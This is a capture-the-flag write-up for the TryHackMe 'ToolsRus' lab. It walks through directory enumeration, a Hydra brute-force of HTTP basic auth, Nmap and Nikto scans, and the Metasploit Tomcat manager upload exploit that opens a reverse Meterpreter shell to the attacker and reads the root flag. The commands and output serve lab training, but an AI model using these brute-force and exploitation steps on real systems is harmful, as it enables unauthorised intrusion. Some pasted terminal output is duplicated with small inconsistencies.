

# ToolsRus

## 1. What directory can you find, that begins with a "g"?

for this we gonna use the tool called gobuster or dirbuster


```
$ gobuster dir -u http://10.10.***.*** -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,phtml,css,js,json,html,txt,py,sh
```

-u for url

-w for wordlist

-x for extensions

here we gonna use medium directory-list



```
root@kali: ~/home/kali
root@kali: ~/home/kali/thm/ToolsRus
root@kali: ~/home/kali/thm/ToolsRus 172x39

root@kali:~/home/kali/thm/ToolsRus# gobuster dir -u http://10.10.47.179/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,phtml,css,js,json,html,txt,py,sh
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.10.47.179/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.5
[+] Extensions:      py,sh,php,js,html,txt,phtml,css,json
[+] Timeout:         10s
=====
2023/08/15 05:29:46 Starting gobuster in directory enumeration mode
=====
./html                (Status: 403) [Size: 292]
/index.html           (Status: 200) [Size: 168]
/guidelines            (Status: 301) [Size: 317] [--> http://10.10.47.179/guidelines/]
Progress: 16582 / 2205610 (0.75%)
+ Meta
+ Metasploit

If you are stuck at any point, each tool has a respective room or module linked at

Answer the questions below

What directory can you find, that begins with a "g"?

guidelines

Where name can you find from this directory?


guidelines
```

ans: guidelines

---

## 2. Whose name can you find from this directory?

when we use the directory just after the IP address we will get some information in that we can get the answer for this




ans: bob

---

## 3. What directory has basic authentication?

for this question we have to see the gobuster output we will get see some other sub-directories.



ans: **protected**

#### 4. What is bob's password to the protected part of the website?

here we gonna use the tool called **HYDRA** with that we can bruteforce the password  
**command** to use:

```
$ hydra -l bob -P /usr/share/wordlists/rockyou.txt -f 10.10.47.179 http-get /protected/
```

```
root@kali: /home/kali
root@kali: /home/kali 118x29

Title IP Address
10.10.47.179

# hydra -l bob -P /usr/share/wordlists/rockyou.txt -f 10.10.47.179 http-get /protected/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-15 05:52:00
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://10.10.47.179:80/protected/
[80][http-get] host: 10.10.47.179 login: bob password: bubbles
[STATUS] attack finished for 10.10.47.179 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-15 05:52:44

#
1234
What is the name and version of the software running on the port from question
Apache Tomcat/7.0.80
Use Nikto with the credentials you have found and scan the /manager/html direc
How many documentation files did Nikto identify?
```

ans: bubbles

## 5. What other port that serves a webs service is open on the machine?

for this we have to run a Nmap scan so that we will get open ports and versions running on that web service.

command to use:

```
$ nmap -sV -sC -o <IP>
```

```
root@kali: /home/kali
root@kali: /home/kali/thm/ToolsRus
root@kali: /home/kali/thm/ToolsRus 145x35

Completed NSE at 06:10, 0.00s elapsed
Nmap scan report for 10.10.171.105
Host is up (0.15s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 eb:3e:76:10:ba:b5:59:4c:60:dd:83:38:e8:99:1c:10 (RSA)
|_ 256 28:7d:dd:34:ab:01:f1:80:81:07:24:75:c5:f0:c8:5c (ECDSA)
|_ 256 a7:60:82:68:37:6a:23:81:f2:52:be:a1:ac:89:f7:da (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
1234/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Apache Tomcat/7.0.88
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/14%OT=22%CT=1%CU=37735%PV=Y%DS=5%DC=I%G=Y%TM=64D9780
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=I%TS=8)SEQ(SP=1
OS:01%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O
OS:3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=
OS:68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

ans: 1234

6. What is the name and version of the software running on the port from question 5?

for this we have to run **nmap** with **-sV** this mean, it wil also show the version of the particular service.

command: \$ nmap -sV -sC -o <IP>

```
root@kali: /home/kali
root@kali: /home/kali/thm/ToolsRus
root@kali: /home/kali/thm/ToolsRus 145x35

Completed NSE at 06:10, 0.00s elapsed
Nmap scan report for 10.10.171.105
Host is up (0.15s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 eb:3e:76:10:ba:b5:59:4c:60:dd:83:38:e8:99:1c:10 (RSA)
|_ 256 28:78:dd:34:ab:01:f1:80:81:07:24:75:c5:f0:c8:5c (ECDSA)
|_ 256 a7:60:82:68:37:6a:23:81:f2:52:be:a1:ac:89:f7:da (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
1234/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Apache Tomcat/7.0.88
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/14%OT=22%CT=1%CU=37735%PV=Y%DS=5%DC=I%G=Y%TM=64D9780
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=I%TS=8)SEQ(SP=1
OS:01%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O
OS:3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=
OS:68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

ans: **Apache Tomcat/7.0.88**

7. Use Nikto with the credentials you have found and scan the /manager/html directory on the port found above. How many documentation files did Nikto identify?

her we have to paste the IP address in the browser and then the port number 1234 just side by it so that we will get a page, there click on the

**manager app** and it will ask for username and password for that we gonna use bob credentials.

Apache Tomcat/7.0.88 — Mozilla Firefox

TryHackMe | ToolsRus x Apache Tomcat/7.0.88 x TryHackMe: ToolsRus, [ ] x +


10.10.47.179:1234

Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec HASH\_CRACKER Steganography Hashing - Crypto 101 [hashcat wiki] TryHackMe | Google D... rdesktop enum4linux Notion steganography explainshell

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

## Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!



**Recommended Reading:**

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

[Server Status](#)

[Manager App](#)

[Host Manager](#)

**Developer Quick Start**

- [Tomcat Setup](#)
- [First Web Application](#)
- [Realms & AAA](#)
- [JDBC DataSources](#)
- [Examples](#)
- [Servlet Specifications](#)
- [Tomcat Versions](#)

**Managing Tomcat**

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

**Documentation**

- [Tomcat 7.0 Documentation](#)
- [Tomcat 7.0 Configuration](#)
- [Tomcat Wiki](#)

**Getting Help**

[FAQ and Mailing Lists](#)

The following mailing lists are available:

- [tomcat-announce](#)

then after logging in we can see another web page .

TryHackMe | ToolsRus x /manager x TryHackMe: ToolsRus, [ ] x +

10.10.47.179:1234/manager/html

Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec HASH\_CRACKER Steganography Hashing - Crypto 101 [hashcat wiki] TryHackMe | Google D... rdesktop enum4linux Notion steganography explainshell

**Tomcat Web Application Manager**

Message: OK

**Manager**

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Server Status](#)

Applications Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/jEThb	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

**Deploy**

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

from here we have to use the tool called **Nikto**

Nikto is an open source web server scanner that can identify potential vulnerabilities and security issues in web servers. It is a powerful tool that can be used to perform comprehensive scans of web servers to identify hidden files and directories, outdated software, and other security issues.

Here are some common command-line options for Nikto:

- **h**: Specify the target host
- **p**: Specify the target port
- **ssl**: Use SSL (HTTPS) for the scan
- **id**: Specify the authentication credentials (in the format username:password)
- **T**: Specify the number of threads to use for the scan
- **C**: Use the default configuration file
- **o**: Write the results to a file instead of the console

Here is a sample command to scan a web server with Nikto:

```
$ nikto -h <target_host> -p <target_port> -ssl -id <username>:<password> -T <num_threads>  
-C -o <output_file>
```

Note that Nikto is a powerful tool that can generate significant traffic on the target server. It is important to use it responsibly and with permission from the owner of the target server.

command used:

```
$ nikto -h http://<IP>:1234 -id bob:bubbles
```



```
root@kali: /home/kali
root@kali: /home/kali/thm/ToolsRus
root@kali: /home/kali/thm/ToolsRus 118x29

- Nikto v2.5.0
-----
+ 0 host(s) tested
-----
(root@kali)-[/home/kali/thm/ToolsRus]
# nikto -h http://10.10.47.179:1234/manager/html -id bob:bubbles
- Nikto v2.5.0
-----
+ Target IP: 10.10.47.179
+ Target Hostname: 10.10.47.179 (Nikto identify)
+ Target Port: 1234
+ Start Time: 2023-08-15 06:20:56 (GMT5.5)
-----
+ Server: Apache-Coyote/1.1
+ /manager/html/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /manager/html/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Successfully authenticated to realm 'Tomcat Manager Application' with user-supplied credentials.
|
| What user did you get a shell as?
| Answer format: user
|
| What flag is found in the root directory?
| Answer format: /path/to/flag/here
|
```

ans: 5

---

## 8. What is the server version?

for this we have to go back to the Nmap scan results there we can see the server version

```
root@kali: /home/kali
root@kali: /home/kali/thm/ToolsRus
root@kali: /home/kali/thm/ToolsRus 135x33

Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 eb:3e:76:10:ba:b5:59:4c:60:dd:83:38:e8:99:1c:10 (RSA)
|_ 256 28:78:dd:34:ab:01:f1:80:81:07:24:75:c5:f0:c8:5c (ECDSA)
|_ 256 a7:60:82:68:37:6a:23:81:f2:52:be:a1:ac:89:f7:da (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
1234/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Apache Tomcat/7.0.88
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/14%OT=22%CT=1%CU=37735%PV=Y%DS=5%DC=I%G=Y%TM=64D9780
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=I%TS=8)SEQ(SP=1
OS:01%GCD=1%ISR=10C%TI=Z%CI=I%TS=8)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O
OS:3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=
OS:68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.015 days (since Mon Aug 14 05:49:27 2023)
```

ans: **apache/2.4.18**

9. **What version of Apache-Coyote is this service using?**

in the nmap scan we will get the answer

```
root@kali: /home/kali
root@kali: /home/kali/thm/ToolsRus
root@kali: /home/kali/thm/ToolsRus 145x35

Nmap scan report for 10.10.171.105
Host is up (0.15s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 eb:3e:76:10:ba:b5:59:4c:60:dd:83:38:e8:99:1c:10 (RSA)
|_ 256 28:78:dd:34:ab:01:f1:80:81:07:24:75:c5:f0:c8:5c (ECDSA)
|_ 256 a7:60:82:68:37:6a:23:81:f2:52:be:a1:ac:89:f7:da (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
1234/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Apache Tomcat/7.0.88
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/14%OT=22%CT=1%CU=37735%PV=Y%DS=5%DC=I%G=Y%TM=64D9780
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=I%TS=8)SEQ(SP=1
OS:01%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O
OS:3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=
OS:68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSN
OS:W7%CC=Z%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%Z=F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%Z=F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

ans: 1.1

10. Use Metasploit to exploit the service and get a shell on the system. What user did you get a shell as?

for this we have to use the tool metasploit.

as it was running tomcat, when we search for tomcat we can find some options where the rank was excellent. one of that was

exploit/multi/http/tomcat\_mgr\_upload

we gonna use that

and then we have to update the options to get the meterpeter

set target 0

set httppassword bubbles

set httpusername bob

set rhost <ROOM IP>

**set rport 1234**

**set rhost <openVPN IP>**

**run**

then we will get the **meterpeter**

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  ----      -
  HttpPassword  bubbles         no        The password for the specified username
  HttpUsername  bob             no        The username to authenticate as
  Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        10.10.47.179    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         1234            yes       The target port (TCP)
  SSL           false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST         no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.17.13.215    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Java Universal

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > run
```

then using the command shell to get in the meterpeter and to get the shell

**\$ shell**

to get the username we have to use the command

**\$ whoami**

```
root@kali: /home/kali
root@kali: /home/kali/thm/ToolsRus
root@kali: /home/kali/thm/ToolsRus

[*] right library version.
[*] Meterpreter session 1 opened (10.17.13.215:4444 -> 10.10.47.179:54932) at 2023-08-15 06:45:45 +0530

meterpreter >
[*] 10.10.47.179 - Meterpreter session 1 closed. Reason: Died
id
[-] Unknown command: id
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.17.13.215:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 3XeaCKcr9NdM4spBd4M2n0DrSGD...
[*] Executing 3XeaCKcr9NdM4spBd4M2n0DrSGD...
[*] Sending stage (58829 bytes) to 10.10.47.179
[*] Undeploying 3XeaCKcr9NdM4spBd4M2n0DrSGD ...
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 2 opened (10.17.13.215:4444 -> 10.10.47.179:54934) at 2023-08-15 06:48:42 +0530

meterpreter > id
[-] Unknown command: id
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
find / -name flag.txt 2>/dev/null
/root/flag.txt
cat /root/flag.txt
ff1fc4a81affcc7688cf89ae7dc6e0e1
```

ans: **root**

## 11. what flag is found in the root directory?

to get the flag we dont know where the flag was so we have to find the flag

to find the flag we gonna use find command

```
$ find / -name flag.txt 2>/dev/null
```

by doing that we will get the location of the flag

to read flag.txt we gonna use the command

```
$ cat flag.txt
```

```
root@kali: /home/kali
